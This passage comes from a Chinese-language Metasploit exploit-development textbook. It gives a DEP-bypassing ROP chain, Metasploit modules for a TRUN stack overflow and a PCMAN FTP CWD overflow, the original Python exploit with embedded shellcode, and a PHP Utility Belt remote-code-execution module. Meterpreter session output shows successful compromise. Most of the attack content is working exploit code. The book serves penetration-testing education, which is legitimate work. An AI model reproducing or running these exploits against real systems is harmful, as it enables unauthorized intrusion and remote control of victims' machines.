| stackpivot | 4/26/2016 10:21 PM | Text Document | 2,033 KB |
| vulnserver.udd | 4/26/2016 10:33 PM | UDD File | 36 KB |

我们获得了一个名为rop_chains.txt的文件，这个文件中包含了可以直接用于渗透模块的完整ROP链。这些ROP链使用Python、C和Ruby语言编写而成，可以在Metasploit中使用。我们只需将这个ROP链复制到我们的渗透模块中即可。

为了创建一个可以触发`VirtualProtect()`函数的ROP链，需要对寄存器进行如下设置。

```
Register setup for VirtualProtect() :
--------------------------------------
 EAX = NOP (0x90909090)
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualProtect()
 EDI = ROP NOP (RETN)
```

下图给出了使用Mona脚本创建的ROP链。

```
def create_rop_chain()

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets =
  [
    0x76db6cd8,  # POP ECX # RETN [RPCRT4.dll]
    0x6250609c,  # ptr to &VirtualProtect() [IAT essfunc.dll]
    0x7648fd52,  # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
    0x7721d5ef,  # POP EBP # RETN [msvcrt.dll]
    0x625011bb,  # & jmp esp [essfunc.dll]
    0x76db6d7f,  # POP EAX # RETN [RPCRT4.dll]
    0xfffffdff,  # Value to negate, will become 0x00000201
    0x76ddd3c9,  # NEG EAX # RETN [RPCRT4.dll]
    0x7648f9f1,  # XCHG EAX,EBX # RETN [MSCTF.dll]
    0x76db6d7f,  # POP EAX # RETN [RPCRT4.dll]
    0xffffffc0,  # Value to negate, will become 0x00000040
    0x76472fd0,  # NEG EAX # RETN [MSCTF.dll]
    0x770cbd3a,  # XCHG EAX,EDX # RETN [kernel32.dll]
    0x77268a7e,  # POP ECX # RETN [msvcrt.dll]
    0x74ed7f21,  # &Writable location [mswsock.dll]
    0x76dddcbe,  # POP EDI # RETN [RPCRT4.dll]
    0x765c4804,  # RETN (ROP NOP) [user32.dll]
    0x76db6d7f,  # POP EAX # RETN [RPCRT4.dll]
    0x90909090,  # nop
    0x77265cf4,  # PUSHAD # RETN [msvcrt.dll]
  ].flatten.pack("V*")

  return rop_gadgets

end
```

我们已经完成了`create_rop_chain`函数的编写，并将其保存到了rop_chains.txt文件中。现在只需将这个函数复制到渗透模块中即可。

### 3.4.3　编写绕过 DEP 的 Metasploit 渗透模块

本节的目标还是之前那个因开启了DEP保护而导致渗透失败的应用程序。这个程序运行在9999端口，并且存在一个栈溢出漏洞。下面快速建立一个模块，再次尝试对这个开启了DEP保护的程序进行渗透：

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking

include Msf::Exploit::Remote::Tcp

def initialize(info = {})
  super(update_info(info,
    'Name' => 'DEP Bypass Exploit',
    'Description'       => %q{
       DEP Bypass Using ROP Chains Example Module
    },
    'Platform'          => 'win',
    'Author'            =>
      [
        'Nipun Jaswal'
      ],
    'Payload' =>
    {
    'space' => 312,
```

```
    'BadChars' => "\x00",
    },
    'Targets' =>
     [
                 ['Windows 7 Home Basic',{ 'Offset' => 2006}]
     ],
    'DisclosureDate' => 'Apr 29 2016'
    ))
    register_options(
    [
          Opt::RPORT(9999)
    ],self.class)
  end
```



我们已经编写过很多个模块，而且对初始化部分和所需的库文件也不再陌生了。此外，我们也不再需要返回地址，因为ROP链可以自动构建一个跳转到ShellCode的机制。下面来看看实现渗透的代码：

```
def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
     [
    0x7722d479, # POP ECX # RETN [msvcrt.dll]
    0x6250609c, # ptr to &VirtualProtect() [IAT essfunc.dll]
    0x7648fd52, # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN
[MSCTF.dll]
0x77276de4, # POP EBP # RETN [msvcrt.dll]
    0x77492273, # & jmp esp [NSI.dll]
    0x77231834, # POP EAX # RETN [msvcrt.dll]
    0xfffffdff, # Value to negate, will become 0x00000201
    0x76d6f3a8, # NEG EAX # RETN [RPCRT4.dll]
    0x7648f9f1, # XCHG EAX,EBX # RETN [MSCTF.dll]
    0x77231834, # POP EAX # RETN [msvcrt.dll]
    0xffffffc0, # Value to negate, will become 0x00000040
    0x765c4802, # NEG EAX # RETN [user32.dll]
    0x770cbd3a, # XCHG EAX,EDX # RETN [kernel32.dll]
    0x77229111, # POP ECX # RETN [msvcrt.dll]
    0x74ed741a, # &Writable location [mswsock.dll]
    0x774b2963, # POP EDI # RETN [USP10.dll]
    0x765c4804, # RETN (ROP NOP) [user32.dll]
    0x7723f5d4, # POP EAX # RETN [msvcrt.dll]
    0x90909090, # nop
    0x774c848e, # PUSHAD # RETN [USP10.dll]
    ].flatten.pack("V*")

    return rop_gadgets
  end
  def exploit
    connect
    rop_chain = create_rop_chain()
    junk = rand_text_alpha_upper(target['Offset'])
    buf = "TRUN ."+junk + rop_chain + make_nops(16) +
```

```
payload.encoded+'\r\n'
    sock.put(buf)
    handler
    disconnect
  end
end
```

我们从rop_chains.txt文件中将Mona脚本产生的create_rop_chain函数复制到渗透代码中。

这段渗透代码先连接到目标，之后调用create_rop_chain函数，并将完整的ROP链保存到rop_chain变量中。

接下来，我们使用rand_text_alpha_upper函数创建了一个包含了2006个随机字符的字符串，并将其保存在一个名为junk的变量中。这个应用程序的漏洞依赖于TRUN命令的执行。因此，创建一个名为buf的新变量，并将命令TRUN与包含了2006个随机字符的junk变量和rop_chain保存在这个变量中。最后，再将一些填充数据和ShellCode添加到buf变量中。

接下来，将这个buf变量放入通信渠道sock.put方法中。最后，调用handler来检查这次渗透是否成功。

运行这个模块，检查能否成功渗透该系统。

```
msf exploit(example9999-1rop) > exploit

[*] Started bind handler
[*] Sending stage (957487 bytes) to 192.168.10.105
[*] Meterpreter session 1 opened (192.168.10.118:53655 -> 192.168.10.105:4444) a
t 2016-04-15 02:26:21 -0400

meterpreter > sysinfo
Computer        : WIN-97G4SSDJD5S
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

干得漂亮！我们已经解决了DEP保护机制，现在就可以对已渗透系统进行后渗透工作了。

## 3.5　其他保护机制

在本章中，我们开发了基于栈漏洞的渗透模块。在开发过程中，还绕过了SEH和DEP保护机制。目前常见的保护技术还有**地址空间布局随机化**（Address Space Layout Randomization，ASLR）、栈cookies、SafeSEH、SEHOP以及各种其他技术，我们将在本书后续内容中看到绕过这些保护机制的方法。不过要理解这些方法，需要在汇编、操作码和调试方面有很良好的基础。

这是一个优秀的保护机制绕过教程：https://www.corelan.be/index.Php/29/9/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/。

如果想获取关于调试的更多信息，请访问http://resources.infosecinstitute.com/debugging-fundamentals-for-exploit-development/。

## 3.6 小结

在这一章中，我们介绍了在Metasploit中编写渗透模块的汇编基础、一般概念以及它们在渗透中的重要性。本章深入研究了基于栈的溢出漏洞、基于SEH的栈溢出以及如何绕过DEP之类的保护机制。我们还学习了各种在Metasploit中用来辅助渗透开发的工具。此外还介绍了坏字符和空间限制的重要性。

现在，我们已经可以完成很多任务了，例如在辅助工具的帮助下使用Metasploit来编写软件渗透程序，使用调试器来检查重要寄存器中的内容，改写寄存器中内容的方法，并且战胜了复杂的保护机制。

下一章将会着眼于那些Metasploit框架中不包括的但却已经公开而且有效的模块。我们将把它们移植到Metasploit框架中。

# 第4章 渗透模块的移植

4

“黑客并不是想要破坏什么，而是希望在普通人完全不了解的领域成为一个看起来很了不起的家伙，所以其他人完全没必要这么做。”

——Youssef Rebahi Gilbert，网络安全专家

上一章学习了如何在Metasploit中编写渗透模块。不过，如果某个程序已经有相应的渗透模块，就没有必要重新编写一个了。这些已经公开的可用模块可能是用不同语言编写的，例如Perl、Python、C等。下面开始学习如何将用不同语言编写的模块移植到Metasploit框架中。通过这种机制，可以将各种现存的模块软件移植成为与Metasploit兼容的渗透模块，从而达到节省时间、实现攻击载荷动态切换的效果。

本章将着眼于以下几个要点。

- 将使用不同语言编写的模块移植到Metasploit中。
- 从独立的渗透模块中发掘出功能实现的要点。
- 通过现有的扫描或者工具脚本来创建Metasploit模块。

如果搞清楚了现有模块中的函数都执行了什么任务，那么将该模块移植到Metasploit框架中也就不是一件困难的事情了。

只对一台主机进行渗透测试时，将一个独立的模块移植到Metasploit并不能节省渗透攻击的时间。在对大规模的网络进行渗透测试的时候才能体现出模块移植的优势。另外，由于移植后的每一个渗透模块都属于Metasploit，这使得渗透测试更加具有组织性。接下来将学习如何实现Metasploit的可移植性。

## 4.1 导入一个基于栈的缓冲区溢出渗透模块

在接下来的示例中，我们将看到如何将一个用Python编写的渗透模块导入到Metasploit中。你可以从https://www.exploit-db.com/exploits/31255/下载这个渗透模块。下面来分析这个模块的代码。

```
import socket as s
from sys import argv

host = "127.0.0.1"
fuser = "anonymous"
fpass = "anonymous"
junk = '\x41' * 2008
espaddress = '\x72\x93\xab\x71'
nops = '\x90' * 10
shellcode= ("\xba\x1c\xb4\xa5\xac\xda\xda\xd9\x74\x24\xf4\x5b\x29\xc9\xb1"
"\x33\x31\x53\x12\x83\xeb\xfc\x03\x4f\xba\x47\x59\x93\x2a\x0e"
"\xa2\x6b\xab\x71\x2a\x8e\x9a\xa3\x48\xdb\x8f\x73\x1a\x89\x23"
"\xff\x4e\x39\xb7\x8d\x46\x4e\x70\x3b\xb1\x61\x81\x8d\x7d\x2d"
"\x41\x8f\x01\x2f\x96\x6f\x3b\xe0\xeb\x6e\x7c\x1c\x03\x22\xd5"
"\x6b\xb6\xd3\x52\x29\x0b\xd5\xb4\x26\x33\xad\xb1\xf8\xc0\x07"
"\xbb\x28\x78\x13\xf3\xd0\xf2\x7b\x24\xe1\xd7\x9f\x18\xa8\x5c"
"\x6b\xea\x2b\xb5\xa5\x13\x1a\xf9\x6a\x2a\x93\xf4\x73\x6a\x13"
"\xe7\x01\x80\x60\x9a\x11\x53\x1b\x40\x97\x46\xbb\x03\x0f\xa3"
"\x3a\xc7\xd6\x20\x30\xac\x9d\x6f\x54\x33\x71\x04\x60\xb8\x74"
"\xcb\xe1\xfa\x52\xcf\xaa\x59\xfa\x56\x16\x0f\x03\x88\xfe\xf0"
"\xa1\xc2\xec\xe5\xd0\x88\x7a\xfb\x51\xb7\xc3\xfb\x69\xb8\x63"
"\x94\x58\x33\xec\xe3\x64\x96\x49\x1b\x2f\xbb\xfb\xb4\xf6\x29"
"\xbe\xd8\x08\x84\xfc\xe4\x8a\x2d\x7c\x13\x92\x47\x79\x5f\x14"
"\xbb\xf3\xf0\xf1\xbb\xa0\xf1\xd3\xdf\x27\x62\xbf\x31\xc2\x02"
  "\x5a\x4e")

sploit = junk+espaddress+nops+shellcode
conn = s.socket(s.AF_INET,s.SOCK_STREAM)
conn.connect((host,21))
conn.send('USER '+fuser+'\r\n')
uf = conn.recv(1024)
conn.send('PASS '+fpass+'\r\n')
pf = conn.recv(1024)
conn.send('CWD '+sploit+'\r\n')
cf = conn.recv(1024)
conn.close()
```

这个渗透模块采用匿名方式登录到运行在21端口上的PCMAN FTP 2.0，并利用CWD命令来渗透这个软件。

整个渗透过程可以分解为如下几点。

(1) 将用户名、密码和主机分别保存到变量fuser、pass和host中。

(2) 为变量junk赋值为2008个字符A。这里EIP的偏移量为2008。

(3) 将JMP ESP的地址赋值给变量espaddress，目标返回地址为espaddress的值0x71ab9372。

(4) 将10个NOP保存到变量nops中。

(5) 将用来启动计算器的攻击载荷保存到变量shellcode中。


(6) 将junk、espaddress、nops以及shellcode连接起来并保存到变量sploit中。

(7) 使用语句s.socket(s.AF_INET,s.SOCK_STREAM)建立一个套接字连接，然后使用connect((host,21))连接到目标的21端口。

(8) 使用USER命令加变量fuser，PASS命令加变量fpass成功登录到目标ftp上。


(9) 向目标发送CWD命令，并在后面加上变量sploit。这将改写在偏移量为2008处的EIP中的内容，并弹出一个计算器应用程序。

执行该渗透模块并分析结果，过程如下。




原来的渗透模块需要从命令行处接收用户名、密码和主机等值，不过我们使用固定的硬编码值修改了这个参数赋值的机制。

渗透模块执行之后，将会弹出如下内容。




可以看到，弹出了一个计算器应用程序，这表明了渗透模块成功地完成了任务。

### 4.1.1 收集关键信息

现在来从这个渗透模块中找出一些重要的值，这些值是我们在创建相同功能的Metasploit模块时所必需的，下表列出了这些值。

| 序 号 | 变 量 | 值 |
|---|---|---|
| 1 | 偏移量 | 2008 |
| 2 | 目标返回/跳转地址/使用JMP ESP在可执行模块中找到值 | 0x71AB9372 |
| 3 | 目标端口 | 21 |
| 4 | ShellCode用来消除不确定区域的NOP字节 | 10 |
| 5 | 思路 | 后面跟着2008个字节的填充数据以及变量espaddress、NOP和shellcode值的CWD命令 |

我们现在已经获得了构建Metasploit模块所需的全部信息。在下一节中，我们将会看到使用Metasploit构建一个渗透模块是多么轻松的一件事！

4

### 4.1.2 构建 Metasploit 模块

复制一个相同功能的模块再对其进行改造是开始构建一个Metasploit模块的最简单方法。不过Mona.py脚本也可以动态生成一个Metasploit适用的模块，后续章节将会讲述如何使用Mona.py脚本来快速生成一个渗透模块。

现在来看一个功能相同的Metasploit模块代码：

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::Ftp

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'PCMAN FTP Server Post-Exploitation CWD Command',
      'Description'    => %q{
          This module exploits a buffer overflow vulnerability in PCMAN FTP
      },
      'Author'         =>
          [
          'Nipun Jaswal'
         ],
    'DefaultOptions'  =>
      {
        'EXITFUNC'     => 'process',
        'VERBOSE'      => true
      },
```

```
        'Payload'      =>
          {
            'Space'    => 1000,
            'BadChars' => "\x00\xff\x0a\x0d\x20\x40",
          },
        'Platform'     => 'win',
        'Targets'      =>
          [
            [ 'Windows XP SP2 English',
              {
                'Ret' => 0x71ab9372,
                'Offset' => 2008
              }
            ],
          ],
          'DisclosureDate' => 'May 9 2016',
          'DefaultTarget' => 0))
    register_options(
            [
                    Opt::RPORT(21),
            OptString.new('FTPPASS', [true, 'FTP Password', 'anonymous'])
           ],self.class)
  End
```

我们在前面几章已经研究过很多渗透模块，现在这个渗透模块也没什么特殊之处。我们还是先引入了所有必需的库文件和/lib/msf/core/exploit目录下的ftp.rb库文件，再在初始化部分定义了所有必需的信息。根据从渗透模块中收集到的关键信息，我们将`Ret`的值设置为返回地址的值，将`Offset`的值设置为`2008`，另外还将`FTPPASS`选项设置为`'anonymous'`。接着来看下面的代码：

```
def exploit
    c = connect_login
    return unless c
    sploit = rand_text_alpha(target['Offset'])
    sploit << [target.ret].pack('V')
    sploit << make_nops(10)
    sploit << payload.encoded
    send_cmd( ["CWD " + sploit, false] )
    disconnect
  end
end
```

使用`connect_login`方法连接到目标，然后使用我们提供的用户名和密码尝试登录。等一下!我们什么时候提供过登录的用户名和密码了？在导入ftp库之后，这个模块中的`FTPUSER`和`FTPPASS`选项就可以自动完成这项工作。`FTPUSER`的默认值为`anonymous`。不过，我们已经在`register_options`中将`FTPPASS`的值设置成`anonymous`了。

接下来，使用`rand_text_alpha`函数生成2008个（该值由`Targets`中的变量`Offset`决定）填充数据，并将它们都保存到变量`sploit`中；使用`pack('V')`函数将`Targets`中`Ret`的值以小端格式保存到`sploit`变量中；再将`make_nop`函数产生的NOP和ShellCode添加到`sploit`变量之后，输出数据就准备好了。

再下一步，使用ftp库中的send_cmd函数将一个包含了变量sploit中数据的CWD命令发送到目标。但是如果使用Metasploit又有哪些区别呢？下面就来看看Metasploit能做到什么。

- 无须手动生成填充数据，这一工作可以由rand_text_alpha函数完成。
- 无须将Ret地址转换为小端格式，这一工作可以由函数pack('V')实现。
- 无须手动生成NOP，这一工作可以由make_nops完成。
- 无须提供任何硬编码的ShellCode，因为可以在模块运行时再决定或者改变攻击载荷。这样在需要改变ShellCode时就无须重新编码，从而节省了大量时间。
- 轻松地使用ftp库完成了套接字的创建和连接操作。
- 最为重要的是，再也不需要手动输入命令来连接和登录，因为Metasploit的方法connect_login完成了这项工作。

### 4.1.3 使用 Metasploit 完成对目标应用程序的渗透

我们已经见识到了使用Metasploit改造现有渗透模块的便利性，接下来就使用这个模块来渗透目标应用程序，并对结果进行分析。

```
msf > use exploit/windows/masteringmetasploit/pcman_cwd
msf exploit(pcman_cwd) > set RHOST 192.168.10.108
RHOST => 192.168.10.108
msf exploit(pcman_cwd) > show options

Module options (exploit/windows/masteringmetasploit/pcman_cwd):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   FTPPASS  anonymous        yes       FTP Password
   FTPUSER  anonymous        no        The username to authenticate as
   RHOST    192.168.10.108   yes       The target address
   RPORT    21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP2 English
```

FTPPASS和FTPUSER的值都已经被设置成为了anonymous。接下来设置RHOST的值和攻击载荷的类型，并开始对目标计算机进行渗透攻击。过程如下图所示。

```
msf exploit(pcman_cwd) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(pcman_cwd) > exploit

[*] Started bind handler
[*] Connecting to FTP server 192.168.10.108:21...
[*] Connected to target FTP server.
[*] Authenticating as anonymous with password anonymous...
[*] Sending password...
[*] Sending stage (957487 bytes) to 192.168.10.108

meterpreter >
```

我们的渗透模块成功完成了任务。Metasploit还提供了一些额外的功能，可以使渗透过程更加智能化，下一节将介绍这些功能。

### 4.1.4　在 Metasploit 的渗透模块中实现一个检查（check）方法

在对目标应用程序进行渗透之前，Metasploit可能需要检查这个程序的版本。这一点十分重要，因为如果运行在目标计算机上的应用程序是一个没有漏洞的版本，那么渗透过程就可能引起目标程序的崩溃，我们的渗透也就成了泡影。现在来编写一段检查目标应用程序的代码（在上一节中，我们已经成功完成了对这个程序的渗透）：

```
def check
  c = connect_login
  disconnect
  if c and banner =~ /220 PCMan's FTP Server 2\.0/
    vprint_status("Able to authenticate, and banner shows the vulnerable
version")
      return Exploit::CheckCode::Appears
    elsif not c and banner =~ /220 PCMan's FTP Server 2\.0/
      vprint_status("Unable to authenticate, but banner shows the
vulnerable version")
      return Exploit::CheckCode::Appears
    end
    return Exploit::CheckCode::Safe
end
```

check方法是以调用connect_login函数开始的，connect_login函数可以用来初始化一个到目标的连接。如果连接成功，应用程序就可以返回一个banner。使用正则表达式将这个banner与漏洞程序的banner进行比较，如果成功连接并且banner匹配的话，就可以使用Exploit::Checkcode::Appears将这个应用程序标记为存在漏洞；如果连接不成功但是banner匹配，则表明这个应用程序也是存在漏洞的，仍然将这个应用程序标记为Exploit::Checkcode::Appears，表示存在漏洞；如果所有的检查都不成功，那么返回一个Exploit::CheckCode::Safe值来表明这个应用程序是不存在漏洞的。

现在输入check命令看看这个应用程序是否存在漏洞。

```
msf exploit(pcman_cwd) > check

[*] Connecting to FTP server 192.168.10.108:21...
[*] Connected to target FTP server.
[*] Authenticating as anonymous with password anonymous...
[*] Sending password...
[*] Able to authenticate, and banner shows the vulnerable version
[*] 192.168.10.108:21 - The target appears to be vulnerable.
```


这个应用程序是存在漏洞的，我们可以继续渗透。

> TIP　如果想获取关于实现check方法的更多细节，请访问https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-check%28%29-method。

## 4.2 将基于 Web 的 RCE 导入 Metasploit

本节将重点讲解如何将Web应用程序渗透模块导入到Metasploit中。本章将着眼于一些重要函数，并学习利用这些函数来实现那些通过其他编程语言实现的功能。在这个示例中，我们将着眼于PHP utility belt远程代码执行漏洞，这个漏洞发现于2015年12月8日。你可以从以下网址下载这个存在漏洞的应用程序：https://www.exploit-db.com/apps/222c6e2ed4c86f64616e43d1947a1f-php-utility-belt-master.zip。

这个远程代码执行漏洞通过一个`POST`请求的代码参数触发，服务器在接收到这段精心构造的数据请求并对其进行处理之时就会执行服务器端代码。现在来看看如何对这个漏洞进行手动渗透。




上图中使用的命令是`fwrite`，这条命令是用来向文件写数据的。使用`fwrite`以可写模式打开名为info.php的文件，然后将`<?php $a = "net user"; echo shell_exec($a);?>`写入到文件中。

命令执行之后，将会创建一个名为info.php的新文件，并将PHP中的信息写入到这个文件中。接下来，只需浏览info.php文件，就可以看到执行命令的结果。

在浏览器中打开info.php，如下所示。



可以看到，在info.php页面中列出了所有的用户名。为了编写一个可以渗透PHP utility belt远程代码执行漏洞的Metasploit模块，需要构造到这个页面的GET/POST请求，这样才能将我们构造的恶意数据发送到存在漏洞的服务器上，从而获得目标的Meterpreter权限。

## 4.2.1　收集关键信息

在用Metasploit开发基于Web的渗透程序时，最重要的就是要弄清楚相关的Web函数、使用这些函数的方法以及这些函数的参数。还有一点也十分重要，就是要知道漏洞的确切位置——该示例中的漏洞所在位置是CODE参数处。

## 4.2.2　掌握重要的 Web 函数

Web应用程序使用的重要函数都可以在/lib/msf/core/exploits/http下的client.rb库文件中找到。另外，在/lib/rex/proto/http下的client.rb文件和client-request.rb文件包含着关于GET和POST请求的核心变量和方法。

库文件/lib/msf/core/exploit/http/client.rb中的以下方法可以用来创建HTTP请求。

```
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_raw.
#
def send_request_raw(opts={}, timeout = 20)
  if datastore['HttpClientTimeout'] && datastore['HttpClientTimeout'] > 0
    actual_timeout = datastore['HttpClientTimeout']
  else
    actual_timeout =  opts[:timeout] || timeout
  end

  begin
    c = connect(opts)
    r = c.request_raw(opts)
    c.send_recv(r, actual_timeout)
  rescue ::Errno::EPIPE, ::Timeout::Error
    nil
  end
end


# Connects to the server, creates a request, sends the request,
# reads the response
#
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_cgi.
#
def send_request_cgi(opts={}, timeout = 20)
  if datastore['HttpClientTimeout'] && datastore['HttpClientTimeout'] > 0
    actual_timeout = datastore['HttpClientTimeout']
  else
    actual_timeout =  opts[:timeout] || timeout
  end

  begin
    c = connect(opts)
    r = c.request_cgi(opts)
    c.send_recv(r, actual_timeout)
  rescue ::Errno::EPIPE, ::Timeout::Error
    nil
  end
end
```

当我们发送一个基于HTTP的请求时，send_request_raw和send_request_cgi方法是相似的，但是应用于不同的情况。

send_request_cgi与使用传统的send_request_raw相比，灵活性更佳。而在另外一些情况下，send_request_raw使得连接更简单，接下来我们将学习它们。

如果想知道都需要将哪些值传递给这些函数，就需要对REX中的库文件进行研究。REX库文件提供了与请求类型相关的下列头文件，如下图所示。

```
#
# Regular HTTP stuff
#
'agent'                  => DefaultUserAgent,
'cgi'                    => true,
'cookie'                 => nil,
'data'                   => '',
'headers'                => nil,
'raw_headers'            => '',
'method'                 => 'GET',
'path_info'              => '',
'port'                   => 80,
'proto'                  => 'HTTP',
'query'                  => '',
'ssl'                    => false,
'uri'                    => '/',
'vars_get'               => {},
'vars_post'              => {},
'version'                => '1.1',
'vhost'                  => nil,
```

在这里可以看到，我们能够通过前面的参数来向我们的请求传递大量的参数值，比如说你可以设定自己指定的cookie以及各种其他事情。这里我们力求将问题简单化，所以把精力都放在uri参数上，这个参数是进行渗透目标网页文件的路径。

我们使用参数method来指明这是一个GET，还是一个POST类型的请求，这在获取目标数据或者向目标传递数据时可以使用。

### 4.2.3　GET/POST 方法的使用要点

GET方法用于在浏览网页时向指定资源发送对数据或者页面内容的请求，而POST方传递页面表格中的数据以进行进一步的处理。现在，有了HTTP库，在编写基于Web的渗透模块时就得心应手多了。使用POST类型的请求使得向指定网页发布查询或者数据变得十分容易。

现在来看看在这个渗透模块中需要执行哪些操作。

(1) 创建一个POST请求。

(2) 利用CODE参数将攻击载荷发送到有漏洞的应用程序中。

(3) 获得到达目标的Meterpreter权限。

(4) 完成一些后渗透功能。

现在我们已经对需要完成的任务有了足够的了解，接下来将编写一个实现上述功能的渗透模块，并确认它可正常运行。

### 4.2.4　将 HTTP 渗透模块导入到 Metasploit 中

接下来在Metasploit中编写一个针对PHP utility belt远程代码执行漏洞的渗透模块，其中的代码如下：

```
require 'msf/core'

class Metasploit4 < Msf::Exploit::Remote

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'            => 'PHP Utility Belt Remote Code Execution',
      'Description'     => %q{
         This module exploits a remote code execution vulnerability in PHP
Utility Belt
      },
      'Author'          =>
        [
        'Nipun Jaswal',
      ],
    'DisclosureDate'  => 'May 16 2015',
    'Platform'        => 'php',
    'Payload'         =>
      {
        'Space'       => 2000,
        'DisableNops' => true
      },
     'Targets'        =>
       [
         ['PHP Utility Belt', {}]
      ],
    'DefaultTarget'   => 0
  ))

  register_options(
    [
      OptString.new('TARGETURI', [true, 'The path to PHP Utility Belt',
'/php-utility-belt/ajax.php']),
   OptString.new('CHECKURI',[false,'Checking Purpose','/php-utility-
belt/info.php']),
      ], self.class)
  end
```

在初始化部分中，我们导入了所有所需的库文件，并列出了模块的必要信息。因为我们要渗透的目标是一个基于PHP的漏洞，所以选择的目标平台是PHP。因为现在的漏洞在一个Web应用程序中，而不是在之前的那种软件程序中，所以要将DisableNops的值设置为true以关闭攻击载荷中的NOP。这个漏洞在ajax.php文件中，因此要将TARGETURI的值设置为ajax.php文件的位置。另外我们还创建了一个名为CHECKURI的新字符串变量，可以用它来创建检查方法。下面是渗透模块的下一部分：

```
def check
  send_request_cgi(
      'method'     => 'POST',
      'uri'        => normalize_uri(target_uri.path),
      'vars_post'  => {
        'code'     => "fwrite(fopen('info.php','w'),'<?php echo
phpinfo();?>');"
      }
  )
  resp = send_request_raw({'uri' =>
normalize_uri(datastore['CHECKURI']),'method' => 'GET'})
  if resp.body =~ /phpinfo()/
   return Exploit::CheckCode::Vulnerable
  else
   return Exploit::CheckCode::Safe
  end
  end
```

我们使用send_request_cgi方法将POST请求以一种高效的方式发送出去。将变量method的值设置为POST，将URI的值设置为以普通格式表示的目标URI，POST的参数CODE的值为fwrite(fopen('info.php','w'),'<?php echo phpinfo();?>');。这个攻击载荷将会创建一个名为info.php的新文件。当代码执行的时候，这个文件将会展示所有的PHP信息。我们还创建了另一个请求，用来获取新创建的info.php文件的内容——这是使用send_request_raw并将method的值设置为GET实现的。之前创建的变量CHECKURI将作为这个请求的URI。

这个请求的结果保存在了resp变量中。接下来，将resp的body部分与表达式phpinfo()进行比较。如果比较结果为true，就表示已在目标主机上成功创建了info.php文件，Exploit::CheckCode::Vulnerable的值将会返回给用户，这将展示一条目标主机存在漏洞的信息。否则这个目标将被标记为Exploit::CheckCode::Safe，这表示它是安全的。下面来查看exploit方法：

```
def exploit
  send_request_cgi(
    'method'       => 'POST',
    'uri'          => normalize_uri(target_uri.path),
    'vars_post'    => {
      'code'       => payload.encoded
    }
  )
  end
end
```

